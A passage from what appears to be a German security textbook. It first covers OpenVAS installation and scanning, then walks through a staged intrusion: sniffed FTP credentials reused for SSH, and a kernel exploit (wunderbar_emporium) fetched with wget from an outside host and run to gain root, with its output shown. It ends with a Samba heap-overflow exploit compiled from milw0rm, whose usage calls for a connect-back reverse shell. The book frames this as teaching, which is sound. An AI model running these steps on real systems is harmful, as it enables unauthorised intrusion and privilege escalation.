Das Herzstück des Open Vulnerability Assessment System bildet eine Serverkomponente, die eine Sammlung von Network Vulnerability Tests (NVT) nutzt, um Sicherheitsprobleme in Netzwerksystem und -anwendungen aufzuspüren. OpenVAS hat seine Wurzeln im zwischenzeitlich proprietär gewordenen Vulnerability Scanner Nessus[207], den wir in der Erstausgabe dieses Buches vorgestellt hatten. Seit der Abspaltung von Nessus wurde OpenVAS eigenständig weiterentwickelt und durch optional erhältliche Enterprise-Funktionen erweitert wie beispielsweise dem Greenbone Security Feed[208] oder dem Greenbone Security Manager (GSM)[209].

Zur erfolgreichen Einbindung des OpenVAS-Scanners in der aktuellen Version 3.0.1 auf einem Debian-System bedarf es kleinerer Installationsvorarbeiten:

```
root@discordia:~# aptitude install build-essential libgtk2.0-dev
libglib2.0-dev libssl-dev htmldoc libgnutls-dev libpcap0.8-dev bison
libgpgme11-dev libsmbclient-dev snmp pnscan cmake
```

Nachfolgend beschaffen wir uns die essenziellen Pakete in Form der Libraries und des Scanners. Den Client binden wir zu einem späteren Zeitpunkt ein.

```
root@discordia:~# wget
http://wald.intevation.org/frs/download.php/706/openvas-libraries-
3.0.3.tar.gz
root@discordia:~# wget
http://wald.intevation.org/frs/download.php/696/openvas-scanner-
3.0.1.tar.gz
root@discordia:~# wget
http://wald.intevation.org/frs/download.php/685/openvas-client-3.0.0.tar.gz
```

[206] http://v.de

[207] http://www.nessus.org/nessus

[208] http://greenbone.net/solutions/gbn_feed.de.html

[209] http://greenbone.net/solutions/gbn_manager.de.html

Nach vollendetem Transfer erfolgt das Entpacken der Tarballs:

```
root@discordia:~# tar xvfz openvas-libraries-3.0.3.tar.gz
root@discordia:~# tar xvfz openvas-scanner-3.0.1.tar.gz
root@discordia:~# tar xvfz openvas-client-3.0.0.tar.gz
```

Die Installation der OpenVAS-Libraries erfolgt im üblichen Linux-Dreischritt...

```
root@discordia:~# cd openvas-libraries-3.0.3
root@discordia:~/openvas-libraries-3.0.3# ./configure
root@discordia:~/openvas-libraries-3.0.3# make
root@discordia:~/openvas-libraries-3.0.3# make install
root@discordia:~/openvas-libraries-3.0.3# ldconfig
```

...beim OpenVAS-Scanner-Dämon verhält es sich ähnlich...

```
root@discordia:~# cd openvas-scanner-3.0.1
root@discordia:~/openvas-scanner-3.0.1# ./configure
root@discordia:~/openvas-scanner-3.0.1# make
root@discordia:~/openvas-scanner-3.0.1# make install
```

...und wer hätte es gedacht: Auch der OpenVAS-Client zeigt sich beim Kompilieren beständig:

```
root@discordia:~# cd openvas-client-3.0.0
root@discordia:~/openvas-client-3.0.0# ./configure
root@discordia:~/openvas-client-3.0.0# make
root@discordia:~/openvas-client-3.0.0# make install
(...)

 ------------------------------------------------------------
 OpenVAS-Client has been successfully installed.
 ------------------------------------------------------------

root@discordia:~/openvas-client-3.0.0#
```

Sollen Scanner und Client auf voneinander unabhängigen Systemen betrieben werden (eine sicherlich weitverbreitete Form, gerade in Unternehmen), sind auf der Serverseite sowohl Libraries als auch Scanner, auf der Clientseite Libraries und Client einzubinden. Die Erfordernis zur Installation des OpenVAS-Clients wird mit zunehmender Entwicklung des Greenbone Security Assistant[210] allerdings entfallen, stellt dieser doch ein leistungsfähiges Web-Frontend für den OpenVAS-Scanner-Dämon dar.

[210] http://wald.intevation.org/projects/openvas

Nach der Installation sämtlicher Pakete sind noch abschließende Schritte erforderlich, um OpenVAS effektiv nutzen zu können: So müssen zunächst Zertifikate für den Server erstellt sowie Benutzer angelegt werden, bevor eine Kommunikation aufgebaut werden kann. Am einfachsten geht die Erstellung eines Zertifikats mit dem im OpenVAS-Servermodul enthaltenen Skript *openvas-mkcert*. Das Skript erstellt zwei Zertifikate: ein Zertifikat für eine lokale Zertifizierungsstelle (CA) und ein zweites Zertifikat für den OpenVAS-Server, das von der CA signiert ist und beim Verbindungsaufbau übermittelt wird.

```
root@discordia:~# openvas-mkcert
-------------------------------------------------------------------------------
                        Creation of the OpenVAS SSL Certificate
-------------------------------------------------------------------------------

This script will now ask you the relevant information to create the SSL
certificate of OpenVAS.
Note that this information will *NOT* be sent to anybody (everything stays
local), but anyone with the ability to connect to your OpenVAS daemon will
be able to retrieve this information.


CA certificate life time in days [1460]:1460
Server certificate life time in days [365]:365
Your country (two letter code) [DE]:DE
Your state or province name [none]:
Your location (e.g. town) [Berlin]: Bielefeld
Your organization [OpenVAS Users United]: OWNZ INC.
-------------------------------------------------------------------------------
                        Creation of the OpenVAS SSL Certificate
-------------------------------------------------------------------------------

Congratulations. Your server certificate was properly created.

/usr/local/etc/openvas/openvassd.conf updated
The following files were created:

. Certification authority:
   Certificate = /usr/local/var/lib/openvas/CA/cacert.pem
   Private key = /usr/local/var/lib/openvas/private/CA/cakey.pem

. OpenVAS Server :
    Certificate = /usr/local/var/lib/openvas/CA/servercert.pem
    Private key = /usr/local/var/lib/openvas/private/CA/serverkey.pem

Press [ENTER] to exit

root@discordia:~#
```

Die Einbindung neuer User erfolgt mit *openvas-adduser*:

```
root@discordia:~# openvas-adduser
Using /var/tmp as a temporary file holder.

Add a new openvassd user
--------------------------------


Login : openvas-user
Authentication (pass/cert) [pass] : pass
Login password : ********************
Login password (again) : ********************

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that
openvas-user has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)


Login             : openvas-user
Password          : ********************

Rules             :


Is that ok? (y/n) [y] y
user added.

root@discordia:~#
```

Vor jedem Scanning empfiehlt sich die Synchronisation der eigenen NVT-Sammlung mit einem OpenVAS NVT-Feed, um sicherzustellen, dass der jeweils aktuellste Feed verwendet wird. Das OpenVAS-Projekt beschert uns freundlicherweise einen voreingestellten NVT Feed Service[211], der mit dem Synchronisationsskript *openvas-nvt-sync* aufgerufen wird und per Rsync oder Wget die neuesten Plugins herunterlädt:

[211] rsync://rsync.openvas.org:/nvt-feed

```
root@discordia:~# openvas-nvt-sync
OpenVAS NVT Sync 3.0.1

[i] NVT dir: /usr/local/lib/openvas/plugins
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-
nvt-feed.html'.
[w] rsync not found!
/usr/local/sbin/openvas-nvt-sync: line 217: [: missing ']'
[i] Will use wget
[i] Using GNU wget: /usr/bin/wget
[i] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-
current.tar.bz2
[i] Downloading to: /tmp/openvas-feed-2010-02-13-6498.tar.bz2
--2010-02-13 17:24:20--  http://www.openvas.org/openvas-nvt-feed-
current.tar.bz2
Auflösen des Hostnamen "www.openvas.org".... 78.47.251.62
Verbindungsaufbau zu www.openvas.org|78.47.251.62|:80... verbunden.
HTTP Anforderung gesendet, warte auf Antwort... 200 OK
Länge: 6051009 (5,8M) [application/x-tar]
In "/tmp/openvas-feed-2010-02-13-6498.tar.bz2" speichern.

100%[=====================================================================
=====================================================================
================>] 6.051.009    635K/s   in 9,4s

2010-02-13 17:24:30 (630 KB/s) - "/tmp/openvas-feed-2010-02-13-
6498.tar.bz2" gespeichert [6051009/6051009]

12planet_chat_server_xss.nasl
12planet_chat_server_xss.nasl.asc
3com_nbx_voip_netset_detection.nasl
3com_nbx_voip_netset_detection.nasl.asc
3com_switches.nasl
3com_switches.nasl.asc
(...)

zyxel_http_pwd.nasl.asc
zyxel_pwd.nasl
zyxel_pwd.nasl.asc
[i] Download complete
[i] Checking dir: ok
[i] Checking MD5 checksum: ok
root@discordia:~#
```

Der Start des OpenVAS-Scanner-Dämons erfolgt durch die Eingabe von *openvassd*. Zunächst werden sämtliche Plugins eingebunden, anschließend lässt sich der Dienst durch den Client »*OpenVAS-Client*« ansprechen.

```
root@discordia:~# openvassd
All plugins loaded
root@discordia:~#
```

Der Scanvorgang ist denkbar einfach: Nach erfolgtem Login, der Angabe der IP-Adressen – oder beispielsweise einer ganzen Netzwerkrange – der zu überprüfenden Systeme müssen wir nur noch festlegen, welche Plugins beim Scannen verwendet werden sollen. Ein unbedarfter Bösewicht wählt hier oftmals alles, was OpenVAS zu bieten hat. Die Autoren möchten dennoch dafür sensibilisieren, in solch einem Fall zumindest auf die Anwendung des Safe-Checks zu achten. Die Option »Safe-Checks« weist OpenVAS an, sich hauptsächlich auf Banner von Diensten zu verlassen, statt möglicherweise invasive Tests durchzuführen, die im schlimmsten Fall einen Dienst zum Absturz bringen oder Ressourcen beanspruchen. Dies führt zwar zu einem weniger zuverlässigen Bericht, macht aber eine Einschränkung der Funktionalität des Zielrechners während des Scanvorgangs weniger wahrscheinlich – was für eine Infiltration ohnehin höchst kontraproduktiv wäre. Nach Abschluss des Scanvorgangs liefert uns OpenVAS einen Report in verschiedenen Formaten (HTML, XLM und PDF), einschließlich einer Beschreibung der Schwachstelle und hilfreichen Informationen zu CVSS-Quellen.

OpenVAS, angesetzt auf einen der von uns näher in Augenschein genommenen Rechner, liefert folgendes Ergebnis:




Bild 18.18: OpenVAS mit entdeckten Schwachstellen im Samba-Dienst

Durch Lösungen wie OpenVAS kann selbst ein unbedarfter Nutzer entdecken, welche Systeme in Schieflage geraten sind und netzwerkseitig »angeschossen« werden können. Bei derartigen Rechnern handelt es sich um tickende Zeitbomben, die eigentlich den

Verantwortlichen durch einen Selbsttest mit OpenVAS (der eigentliche Zweck dieser Security-Suiten) schon längst hätten aufgefallen sein müssen.

Allerdings ist für stille Eskapaden vom Einsatz einer Vulnerability-Suite wie OpenVAS selbstredend abzuraten, da dieses Vorgehen schlichtweg zu auffällig ist. Im Regelfall verwendet OpenVAS über 13.000 Plugins, da sind kilometerweise rote Einträge in den Logfiles der zu penetrierenden Rechner programmiert.

Es gibt allerdings auch Ausnahmen: So erleben wir zahlreiche Fälle, bei denen im Rahmen von verdeckt durchzuführenden Vulnerability Assessments die neuralgischen Bereiche ganzer Rechenzentren durchkämmt werden, diese recht aggressive Herangehensweise seitens der Verantwortlichen jedoch offenbar nicht wahrgenommen wird. Zumindest fallen diese regelmäßig aus allen Wolken, wenn ihnen der Vorstand kurze Zeit später den Auditbericht nebst Empfehlungen zur Steigerung des Sicherheitsniveaus auf den Tisch knallt.

Die Autoren möchten an dieser Stelle nicht verschweigen, dass viel Vorbereitung und Feinabstimmung notwendig sind, um OpenVAS nutzbringend einzusetzen. Wer die Lösung jedoch abgestimmt und erfolgreich in das Security Management integriert hat, kann sich sicher sein, den Großteil aller bedeutenden Schwachstellen automatisiert abzuklopfen. Ein marodes System lässt sich über diesen Weg sehr wirkungsvoll enttarnen, welches andernfalls einem Hacker als »Homebase« für weitere Maßnahmen dienen könnte. So lieferte uns das Szenario unter anderem konkrete Hinweise zu einer Schwäche im Samba-Server, die uns ohne Hintergrundwissen bei Einsatz des Scanners Nmap nie aufgefallen wäre.

Wir halten somit fest, dass OpenVAS die gezielte Suche nach irgendeiner beliebigen Schwäche ungemein erleichtert, da sich andererseits das manuelle Scanning nebst Zuordnung sehr aufwendig gestaltet und fundiertes Fachwissen voraussetzt. Hierfür liefert das »Schlachtschiff« OpenVAS mit seiner Herangehensweise, die mit »volle Breitseite« beschrieben werden kann, ein sehr machtvolles Instrument. Alle anderen Entdeckungsreisenden, die möglichst wenig Aufsehen erregen wollen und ein bestimmtes Ziel im Fokus haben, sollten sich lieber der klassischen Handarbeit widmen.

18.5 Der Tritt vors Schienbein: Exploits

Wir sind beim Scanning über zahlreiche Sicherheitslücken gestolpert. In diesem Kapitel werden wir anhand konkreter Beispiele erörtern, wie sich die von uns entdeckten Schwächen durch Schadprogramme ausnutzen lassen. Hierbei versuchen wir erneut, eine bei kriminellen Netzwerkforschern nicht unübliche Herangehensweise zu simulieren. Wir erinnern uns: Grundsätzliches Ziel ist es weiterhin, einen Rechner zu unterwandern und ihn als »Homebase« für langfristige Attacken aufzubauen. Für eine erfolgreiche Umsetzung bedarf es der Erschleichung eines Benutzerkontos (idealerweise mit administrativen Rechten) auf dem zu kompromittierenden System.

Beim Thema Benutzerkonto erinnern wir uns an das folgende Logfile von DSniff, bei dem eine FTP-Sitzung samt Userdaten aus dem LAN mitgeschnitten wurde:

```
-----------------
02/04/10 13:25:52 tcp 192.168.1.229.1818 -> 192.168.1.211.21 (ftp)
USER amueller
PASS harleydavidson
```

Die Untersuchung des Zielhosts mit dem Scanner Nmap lässt keinerlei Zweifel darüber aufkommen, dass es sich bei dem Rechner um ein mit Linux bestücktes System handelt:

```
Nmap scan report for 192.168.1.211
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     ProFTPD 1.3.1
22/tcp  open  ssh     OpenSSH 5.1p1 Debian 5 (protocol 2.0)
| ssh-hostkey: 1024 d1:0e:f0:1f:4b:24:94:9d:c1:b7:82:1a:6e:39:8c:1d (DSA)
|_2048 b7:ea:f0:a6:d7:83:61:75:5b:55:f3:b2:f8:59:17:48 (RSA)
```

Zudem erhielten wir durch Nmap einen interessanten Hinweis darauf, dass dieses Linux-System möglicherweise einen anfälligen Kernel 2.6.13 beherbergt, durch den wir uns administrative Rechte ergaunern können:

```
MAC Address: 00:0C:29:16:7E:74 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.28
Network Distance: 1 hop
Service Info: OSs: Unix, Linux
```

18.5.1 wunderbar_emporium

Interessant ist der Hinweis für uns deshalb, da sämtliche Kernel-Versionen 2.4 und 2.6 seit dem Jahre 2001 auf allen Architekturen anfällig sind für eine kritische Sicherheitslücke – zumindest dann, wenn nachträglich kein aktueller Kernel eingespielt wurde. Die Lücke ermöglicht es Anwendern mit eingeschränkten Rechten, an Root-Rechte auf dem System zu gelangen. Ursache ist eine Null-Pointer-Dereferenzierung im Zusammenhang mit der Initialisierung von Sockets für selten verwendete Protokolle.

Der Fehler lässt sich allerdings nicht ohne direkten Zugang – also remote von einem beliebigen anderen System – ausnutzen. Der Angreifer muss also bereits einen Shell-Zugang auf dem attackierten Computer haben, was aufgrund der mitgeschnittenen FTP-Login-Daten möglicherweise für uns jedoch bald Realität sein dürfte. Wir schlussfolgern dank unserer Erfahrung, dass es sich beim Login-Namen *amueller* und dem Kennwort

harleydavidson um einen FTP-Benutzeraccount handelt, und versuchen unser Glück zunächst per FTP:

```
root@discordia:~# ftp 192.168.1.211
Connected to 192.168.1.211.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.211]
Name (192.168.1.211:root): amueller
331 Password required for amueller
Password:
230 User amueller logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quit
221 Goodbye.
root@discordia:~#
```

Bingo! Das Login mit dem ergaunerten Nutzerkonto verlief erfolgreich. Bevor Sie dieses Experiment wiederholen: Sie müssen sich spätestens an dieser Stelle bewusst sein, dass jetzt die Zeit der Unschuld endgültig vorbei ist und wir mit mehr als nur einem Bein im Gefängnis stehen. Eine Strafbarkeit liegt natürlich nicht vor, wenn der bislang durchexerzierte Parcours Bestandteil eines Penetrationstests sein sollte, mit dem uns der Betreiber des Netzwerks offiziell und in schriftlicher Form beauftragt hat.

Da der Linux-Rechner sowohl einen FTP- als auch einen SSH-Dienst anbietet – und FTP-Zugänge oftmals an einen Useraccount gekoppelt sind, der sich auch per SSH aufrufen lässt –, versuchen wir unser Glück abermals, diesmal jedoch per SSH.

```
root@discordia:~# ssh -l amueller 192.168.1.211
The authenticity of host '192.168.1.211 (192.168.1.211)' can't be
established.
RSA key fingerprint is b7:ea:f0:a6:d7:83:61:75:5b:55:f3:b2:f8:59:17:49.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.211' (RSA) to the list of known
hosts.
amueller@192.168.1.211's password:
Linux ftpserver 2.6.26-1-686 #1 SMP Fri Mar 13 18:08:45 UTC 2009 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb  1 15:13:52 2010 from pc1823.discordiawerke.de
amueller@ftpserver:~$
```

Yucks! Das FTP-Konto, welches wir eingangs durch DSniff eingefahren haben, lässt sich auch für einen SSH-Zugang nutzen – für Eindringlinge bereits die halbe Miete. Obwohl wir bislang ausschließlich Benutzerrechte haben, besteht in nicht seltenen Fällen eine Wahrscheinlichkeit, die Rechte durch einen Local-Exploit auszubauen.

Kleiner Exkurs: Exploits sind (meist kleine) Programme, die gezielt Schwächen oder Fehlfunktionen bei Betriebssystemen oder Anwendungen ausnutzen. Oftmals werden Exploits zur Demonstration einer Sicherheitslücke geschrieben und im Quellcode auf populären Mailinglisten wie Bugtraq[212] oder Full-Disclosure[213] veröffentlicht.

Die Schwäche des Kernels, die sich der Exploit *wunderbar_emporium* von Brad Spengler[214] zunutze macht, beruht darauf, dass einige Zeiger des Kernels bei implementierten Protokollen wie PF_BLUETOOTH, PF_IUCV, PF_INET6, PF_PPPOX und PF_ISDN uninitialisiert bleiben, was sich im Zusammenhang mit der Funktion sock_sendpage zum Ausführen von Code mit Root-Rechten ausnutzen lässt. Details zum Sicherheitsloch in den Kernel-Versionen 2.4 und 2.6 des Betriebssystems Linux finden sich beispielsweise auf der Webseite SecurityFocus[215].

Wir verschaffen uns mit den Befehlen *id* und *w* einen kurzen Überblick, um sicherzustellen, dass wir es mit einem normalen User-Account zu tun haben und dass wir auch wirklich ungestört, also alleine auf dem System sind:

```
amueller@ftpserver:~$ id
uid=1001(amueller) gid=1001(amueller) Gruppen=1001(amueller)
amueller@ftpserver:~$ w
 21:53:21 up  2:35,  1 user,  load average: 0,00, 0,00, 0,00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
amueller pts/0    192.168.1.223    21:16    0.00s  0.24s  0.00s w
```

Ein *uname -a* liefert uns abermals einen Hinweis darauf, dass wir es mit einem möglicherweise veralteten Kernel in der Version 2.6.26 zu tun haben, der aus Sicherheitsgründen schon längst nicht mehr im Einsatz hätte sein dürfen. Welch glückliche Fügung des Schicksals – zumindest für unser Vorhaben.

```
amueller@ftpserver:~$ uname -a
Linux ftpserver 2.6.26-1-686 #1 SMP Fri Mar 13 18:08:45 UTC 2009 i686
GNU/Linux
amueller@ftpserver:~$
```

Jetzt gilt es, schnell zu sein. Wir halten fest, dass der Kernel anfällig sein dürfte für eine Schwäche, die sich ausnutzen lässt. Zunächst müssen wir die Frage klären, wie unser Schadcode auf den Rechner gelangt. Als Möglichkeit kommen beispielsweise ein Trans-

---

[212] http://www.securityfocus.com/archive/1

[213] https://lists.grok.org.uk/mailman/listinfo/full-disclosure

[214] http://grsecurity.net/~spender

[215] http://www.securityfocus.com/bid/36038/info

fer des vollendeten Exploits (etwa per FTP, TFTP, Wget, HTTP, Netcat) oder die Kompilation des Exploit-Quellcodes auf dem System in Betracht – wenn die dafür notwendigen Voraussetzungen erfüllt sind. Wir prüfen die Verfügbarkeit der dafür infrage kommenden Kommandos:

```
amueller@ftpserver:~$ which cc gcc make vi wget ftp tftp nc
/usr/bin/cc
/usr/bin/gcc
/usr/bin/make
/usr/bin/vi
/usr/bin/wget
/usr/bin/ftp
/bin/nc
amueller@ftpserver:~$
```

Der Jackpot! Wir haben freie Wahl. Neben allen erdenklichen Befehlen zum Datentransfer finden wir auch einen Compiler auf dem Rechner. Aus Sicherheitsgründen eine Unsitte, die sich jetzt rächt. Wir entscheiden uns dafür, den Quellcode direkt auf dem System zu kompilieren, das es im Anschluss zu kompromittieren gilt. Dreister geht es kaum. Im Vorfeld sondieren wir aber noch mit *df -h*, *ls -al*, *ps -aux* und *netstat -a* das Umfeld.

```
amueller@ftpserver:~$ df -h
Dateisystem          Größe Benut  Verf Ben% Eingehängt auf
/dev/sda1             7,5G  660M  6,5G  10% /
tmpfs                 126M     0  126M   0% /lib/init/rw
udev                   10M   80K   10M   1% /dev
tmpfs                 126M     0  126M   0% /dev/shm
amueller@ftpserver:~$ ls -al
insgesamt 68
drwxr-xr-x  2 amueller amueller 4096 15. Feb 22:30 .
drwxr-xr-x 10 root     root     4096 15. Feb 22:27 ..
-rw-------  1 amueller amueller  436 15. Feb 22:09 .bash_history
-rw-r--r--  1 amueller amueller  220 12. Mai 2008  .bash_logout
-rw-r--r--  1 amueller amueller 3116 12. Mai 2008  .bashrc
-rw-r--r--  1 amueller amueller  675 12. Mai 2008  .profile
-rw-r--r--  1 amueller amueller 2473  9. Feb 04:00 transport_A.ppl
-rw-r--r--  1 amueller amueller 4121 10. Feb 04:00 transport_B.ppl
-rw-r--r--  1 amueller amueller 4945 11. Feb 04:00 transport_C.ppl
-rw-r--r--  1 amueller amueller 1649 12. Feb 04:00 transport_D.ppl
-rw-r--r--  1 amueller amueller 4121 13. Feb 04:00 transport_E.ppl
-rw-r--r--  1 amueller amueller 4122  7. Feb 04:00 transport_F.ppl
-rw-r--r--  1 amueller amueller 3297  8. Feb 04:00 transport_G.ppl
amueller@ftpserver:~$ ps -aux
Warning: bad ps syntax, perhaps a bogus '-'? See
```

```
http://procps.sf.net/faq.html
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2   2100   684 ?        Ss   19:17   0:02 init [2]
root         2  0.0  0.0      0     0 ?        S<   19:17   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   19:17   0:00
[migration/0]
root         4  0.0  0.0      0     0 ?        S<   19:17   0:00
[ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   19:17   0:00
[watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   19:17   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   19:17   0:00 [khelper]
root        39  0.0  0.0      0     0 ?        S<   19:17   0:00
[kblockd/0]
root        41  0.0  0.0      0     0 ?        S<   19:17   0:00 [kacpid]
root        42  0.0  0.0      0     0 ?        S<   19:17   0:00
[kacpi_notify]
root       172  0.0  0.0      0     0 ?        S<   19:17   0:00 [kseriod]
root       209  0.0  0.0      0     0 ?        S    19:17   0:00 [pdflush]
root       210  0.0  0.0      0     0 ?        S    19:17   0:00 [pdflush]
root       211  0.0  0.0      0     0 ?        S<   19:17   0:00 [kswapd0]
proftpd   2501  0.0  0.5   5488  1380 ?        Ss   19:18   0:00 proftpd:
(accepting connections)
(...)

amueller@ftpserver:~$ netstat -a
Aktive Internetverbindungen (Server und stehende Verbindungen)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:53875                 *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 localhost:smtp          *:*                     LISTEN
(...)

amueller@ftpserver:~$
```

Den Transfer des Quellcodes führen wir mittels Wget durch und laden uns den Tarball von einem Webserver.

```
amueller@ftpserver:~$ wget http://www.w00t.da.ru/wunderbar_emporium.tgz
--2010-02-15 21:59:26--  http://www.w00t.da.ru/wunderbar_emporium.tgz
Auflösen des Hostnamen "www.w00t.da.ru".... 213.172.16.20
Verbindungsaufbau zu www.w00t.da.ru|213.172.16.20|:80... verbunden.
HTTP Anforderung gesendet, warte auf Antwort... 200 OK
Länge: 3491991 (3,3M) [text/plain]
In "wunderbar_emporium.tgz" speichern.

100%[=====================================================================
=====================================================================
================>] 3.491.991    638K/s   in 6,7s

2010-02-15 21:59:33 (513 KB/s) - "wunderbar_emporium.tgz" gespeichert
[3491991/3491991]

amueller@ftpserver:~$
```

Ein kurzer Blick mit *ls -l* belegt, dass die Datei erfolgreich übertragen wurde:

```
amueller@ftpserver:~$ ls -l
insgesamt 3416
-rw-r--r-- 1 amueller amueller 3491991 15. Feb 21:59 wunderbar_emporium.tgz
amueller@ftpserver:~$
```

Das Entpacken des Tarballs ist simpel:

```
amueller@ftpserver:~$ tar xvfz wunderbar_emporium.tgz
wunderbar_emporium/
wunderbar_emporium/pwnkernel.c
wunderbar_emporium/tzameti.avi
wunderbar_emporium/wunderbar_emporium.sh
wunderbar_emporium/exploit.c
amueller@ftpserver:~$
```

Der Exploit lässt sich über ein Shell-Script starten, welches den Quellcode sowohl kompiliert als auch anschließend den eigentlichen Exploit-Code aufruft:

```
amueller@ftpserver:~$ cd wunderbar_emporium/
amueller@ftpserver:~/wunderbar_emporium$ ./wunderbar_emporium.sh
 [+] MAPPED ZERO PAGE!
 [+] Resolved sel_read_enforce to 0xc01c1c57
 [+] got ring0!
 [+] detected 2.6 style 8k stacks
sh: mplayer: command not found
 [+] Disabled security of : SELinux
 [+] Got root!
sh-3.2#
```

Got root! Wir haben soeben Root-Rechte erlangt und somit administrative Befugnisse, wie die Shell und das Doppelkreuz unverkennbar belegen (sh-3.2#). Um restliche Zweifel zu zerstreuen, reicht die Eingabe des Kommandos *id*:

```
sh-3.2# id
uid=0(root) gid=0(root) Gruppen=1001(amueller)
sh-3.2#
```

Bevor wir damit beginnen, verräterische Spuren zu verwischen und den soeben eroberten Rechner für langfristige Aktivitäten auszubauen, frieren wir aus Gründen der besseren Lesbarkeit den aktuellen Stand kurz ein und okkupieren noch weitere Maschinen.

18.5.2 2009-lsa.zip / Samba < 3.0.20 heap overflow

Nachdem uns Nmap und OpenVAS netterweise darauf hingewiesen haben, dass der Rechner mit der IP-Adresse *192.168.1.220* einen verwundbaren Samba-Server beherbergt, zögern wir nicht lange und widmen uns einem Root-Remote-Exploit.

Dazu übertragen wir den Quellcode von milw0rm.com[216], unzippen die Datei, kompilieren den Inhalt durch *cc -o frontend frontend.c functions.c lsa.c* und überzeugen uns anschließend mit einem *ls –l* vom Output.

```
root@discordia:~# wget http://milw0rm.com/sploits/2009-lsa.zip
--2010-02-16 22:21:46--  http://milw0rm.com/sploits/2009-lsa.zip
Resolving milw0rm.com... 66.227.17.18
Connecting to milw0rm.com|66.227.17.18|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8112 (7.9K) [application/zip]
Saving to: '2009-lsa.zip'

100%[======================================================================
======================================================================
================>] 8,112       --.-K/s   in 0.1s

2010-02-16 22:21:46 (65.1 KB/s) - '2009-lsa.zip' saved [8112/8112]

root@discordia:~# unzip 2009-lsa.zip
Archive:  2009-lsa.zip
  inflating: build
  inflating: frontend.c
  inflating: functions.c
  inflating: in_frontend.h
  inflating: lsa.c
```

[216] http://milw0rm.com

```
root@discordia:~# ls -l
total 56
-rw-r--r-- 1 root root  8112 Jan  8  2009 2009-lsa.zip
-rwxr-xr-x 1 root root    54 Jun 23  2007 build
-rw-r--r-- 1 root root   769 Jan  8  2009 frontend.c
-rw-r--r-- 1 root root 15604 Oct  4  2007 functions.c
-rw-r--r-- 1 root root  1811 Oct 11  2007 in_frontend.h
-rw-r--r-- 1 root root 16690 Jan  8  2009 lsa.c

root@discordia:~# cc -o frontend frontend.c functions.c lsa.c
functions.c: In function 'hextoint':
functions.c:531: warning: incompatible implicit declaration of built-in
function 'free'
root@discordia:~# ls -l
total 92
-rw-r--r-- 1 root root  8112 Jan  8  2009 2009-lsa.zip
-rwxr-xr-x 1 root root    54 Jun 23  2007 build
-rwxr-xr-x 1 root root 34626 Feb 16 22:23 frontend
-rw-r--r-- 1 root root   769 Jan  8  2009 frontend.c
-rw-r--r-- 1 root root 15604 Oct  4  2007 functions.c
-rw-r--r-- 1 root root  1811 Oct 11  2007 in_frontend.h
-rw-r--r-- 1 root root 16690 Jan  8  2009 lsa.c
root@discordia:~#
```

Alternativ dazu lässt sich der Quellcode auch durch ein dem ZIP-File beiliegendes Skript kompilieren:

```
root@discordia:~# ./build
functions.c: In function 'hextoint':
functions.c:531: warning: incompatible implicit declaration of built-in
function 'free'
root@discordia:~#
```

Die Parameter des Exploits sind übersichtlich:

```
root@discordia:~# ./frontend

Samba < 3.0.20 Zuc
by Zuc (zuc@hack.it)

Usage: <victim-host> <connectback-ip> <connectback port> <version>

Sample: LSA www.victim.com 80.81.82.83 31337 1

root@discordia:~#
```

Unbedingt erwähnenswert ist hierbei, dass wir dem Exploit sowohl eine Connectback-IP als auch einen Connectback-Port mit auf den Weg geben müssen, mit dem sich der zu kompromittierende Samba-Dienst anschließend bei uns zurückmeldet und darüber – quasi als Lieferservice der besonderen Art – eine Reverse-Remote-Shell aufbaut. Zu diesem Zweck bringen wir unser System mit Ncat oder Netcat auf einem definierten TCP-Port – in diesem Fall der Port 31337 – in »Lauerstellung« und warten auf Response.

```
